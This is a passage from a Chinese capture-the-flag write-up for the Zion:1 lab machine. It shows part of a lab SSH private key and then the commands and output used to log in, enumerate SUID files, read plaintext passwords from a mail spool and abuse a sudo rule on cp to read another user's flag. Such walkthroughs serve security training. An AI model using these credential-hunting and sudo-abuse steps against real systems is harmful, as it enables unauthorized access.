xkR8S6SGtHnJ85XvLuXZU0e2sBjIbvhibSGSCANCmyErdLkKgXTrFSjug657FDklYhZ22T
KBjyYORc0PJ+teaHxglJBryYbQMhdzh7g1bdf0kF2aToT8/BKWT1XDFktLEEYATVw70IGv
5ozS1jEBkLd/IG1QauyNuNhUdIeVXRAiC9PdvM582rAbriNlqvF1UgGN/ts9wnIH7IBemw
T4QDhn2JMR0Zr7dzsYB0hP4yZ16vPKevx05rXJBUGU2+BM0ZYLs20ygXnr6KM/powHckSF
vmCja9vbZfaTKFPS200FbLy2xbbw7Syjc4beXbV/Qvok4EVTx1lvdZ4EdKYJQMoJ7X3vuK
brmpFe2SHieS0AgeE/lrV+Um0ElPCFq4867AXMGz9tgUznLkhSvGL2DqhFoqM75zc5wv4u
RZ/BiNIpY+y0eTk5tfzR66G92F2qWClgwLjk48oDBPcvxdMoXnNQXONf2x78cxthvxAAAA
wClThtKaLnmdLGwDpaWdgoZEgD3DU2xFY/sxJefYagBdkMRzUCxoResMyJ0k95K9oh35kJ
06Jd2kt05rMGn8eSjlA3i78mI0/Qq0lfrPfhEUz/ZNCYGxWYKNRqNtrfoLKTQraA2xhAd
p34+NBGgc8vEehv4l8W310zFt+09Nf+GARikR8AYIPcVzu2hjRwONkSSNkvoWH0r18BBjn
vapJp+xMW68mnwi/RM/u/50HNcqENRPF3N0+JVnZr6N9c/rQAAAMEA/d+HPzbk4UPLiUKq
fje1lhZfCji7etC+Dh2Jj0l1CgL9oVLz/Q7+2ZB9evJ44ZLdQtXPas8HJLDHn0UjoUat
Dw0ENrqFJ9gq+J2j3hDZt2EmQiU8XAkH1shmk/8fG40pdYF3r1qy+bcjZ4xZWN6VSkqvI
4/l8hmr82h6pT+Rd4m9F209HvMbP2wQNsB8plez18uNsDkT0w+HVABLLgFQQUmQChIgRq
lG42KN5zGQkFyF0JrFREHFJBbNEG7tAAAAwQDjRrMEEGgCA/RgGnsrBOTKJKUkqS0rCrTN
+EBBtU2Yg/L3UF1bvzHIjYSaHRYBWQivAoxUeSzWRMv69RrUKEPtQyGLg0Gawh4dM+KKIR
YuSXnMWKC+IND/Z0k7bzae/9veUBFyu8pv4Kc3PRw0STpfnsGA5CjtHSsFfaH71yLe2n6u
I+k4MWTtetE/b72ptCyGXvf3Tv0dW6BE4ZvkKwFtXmx2lJvLHnLkvb2U048tnPzhlov6G3
ceLgv/YmiizWUAAAAATdy5yYWJiaXRAemlvbnNlcnZlcnZlcg==
-----END OPENSSH PRIVATE KEY-----
```

上面-----BEGIN OPENSSH PRIVATE KEY-----

下面-----END OPENSSH PRIVATE KEY-----

权限也只能设置为700，本用户使用，不然也会报错，权限过大。

七.ssh 登录

使用如下命令：`ssh w.rabbit@192.168.28.47 -i id_rsa`

```
192.168.28.47/zion/rabbit@kali:~$ ssh w.rabbit@192.168.28.47 -i id_rsa
(kali@kali)-[~/vulndevice/zion]
$ ssh w.rabbit@192.168.28.47 -i id_rsa
Last login: Fri Jun 30 11:14:50 2023 from 192.168.28.50
[w.rabbit@zionserver ~]$
```

八.capture falg

查看当前目录下有啥，发现waring.txt

```

(kali@kali)-[~/vulndevice/zion]
$ ssh w.rabbit@192.168.28.47 -i id_rsa
Last login: Fri Jun 30 11:14:50 2023 from 192.168.28.50
[w.rabbit@zionserver ~]$ ls
backup  personal  scripts  warning.txt
[w.rabbit@zionserver ~]$ cat warning.txt
Congratulations on making it this far.
The goal is to read the /home/dozer/flag.txt file.
Use the method and techniques you prefer.

[w.rabbit@zionserver ~]$
```

直接告诉我们flag在dozer用户目录下，
尝试`cd /home/dozer`,发现没有权限。

回到 / 下，尝试 `sudo -l` 看有没有 `sudo` 提权，结果是需要密码，只能先放下。在尝试 `find / -perm -u=s -type f 2>/dev/null`，看有没有 `suid` 提权，结果

```
[w.rabbit@zionserver ~]$ find / -perm -u=s 2>/dev/null
/usr/bin/fusermount
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/crontab
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/libexec/dbus-1/dbus-daemon-launch-helper
/usr/libexec/gstreamer-1.0/gst-ptp-helper
/usr/libexec/qemu-bridge-helper
/usr/libexec/sss/krb5_child
/usr/libexec/sss/ldap_child
/usr/libexec/sss/selinux_child
/usr/libexec/sss/proxy_child
/usr/libexec/spice-gtk-x86_64/spice-client-glib-usb-acl-helper
/opt/scripts/testnet
```

底下的 `/opt/script/testnet` 引起我的注意，但是用查看权限是 `744`，里面的内容也没有重要内容，只好作罢。

那么我进入 `/var` 目录下。看看有没有有用的信息，发现了 `mail`

```
[w.rabbit@zionserver var]$ ls
account  adm  cache  db  empty  ftp  games  gopher  kerberos  lib  local  lock  log  mail  nis  opt  preserve  run  spool  tmp  www  yp

[w.rabbit@zionserver mail]$ ls -liah
total 4.0K
268875662 drwxrwxr-x. 2 root      mail    51 May  3  2020 .
203232 drwxr-xr-x. 9 root      root    97 May  3  2020 ..
268899740 -rw-rw----. 1 dozer      mail     0 May  3  2020 dozer
268875745 -rw-rw----. 1 morpheus   mail     0 May  2  2020 morpheus
268875746 -rw-rw----. 1 w.rabbit   mail   104 May  3  2020 w.rabbit
[w.rabbit@zionserver mail]$ cat w.rabbit
Remember to write down the new password before I forget it.

OLDPASS: Admin129
NEWPASS: P@s5w0rd#2020
[w.rabbit@zionserver mail]$
```

我们得到了 `w.rabbit` 的密码。

在尝试sudo -l,输入密码，发现

```
文件 动作 编辑 查看 帮助
[w.rabbit@zionserver mail]$ ls -liah
total 4.0K
268875662 drwxrwxr-x. 2 root      mail    51 May  3  2020 .
203232 drwxr-xr-x. 9 root      root    97 May  3  2020 ..
268899740 -rw-rw----. 1 dozer      mail     0 May  3  2020 dozer
268875745 -rw-rw----. 1 morpheus  mail     0 May  2  2020 morpheus
268875746 -rw-rw----. 1 w.rabbit  mail   104 May  3  2020 w.rabbit
[w.rabbit@zionserver mail]$ cat w.rabbit
Remember to write down the new password before I forget it.
OLDPASS: Admin129
NEWPASS: P@s5w0rd#2020
[w.rabbit@zionserver mail]$ sudo -l
[sudo] password for w.rabbit:
Sorry, try again.
[sudo] password for w.rabbit:
User w.rabbit may run the following commands on zionserver:
    (dozer) /bin/cp
[w.rabbit@zionserver mail]$
```

我们可以以dozer的身份执行，/bin/cp，熟悉cp命令的应该知道--no-preserve这个参数，这里不做过多解释，可自行百度。那么我们执行sudo -u dozer /bin/cp --no-preserve=all /home/dozer/flag.txt /tmp/flag.txt

```
[w.rabbit@zionserver tmp]$ cat flag4.txt
W1G0N10N
Z10N10N
Congratulations!!
Hope you enjoyed Zion:1. Just wanted to send a big thanks out there
to all those who have privied feedback, and who have taken time to
complete these little challenges.
If you enjoyed this CTF, send me a tweet via @mrhenrike
So, take your award:
flag = challUG{Th1nk_0u7_of_th3_60x}
```

拿到flag。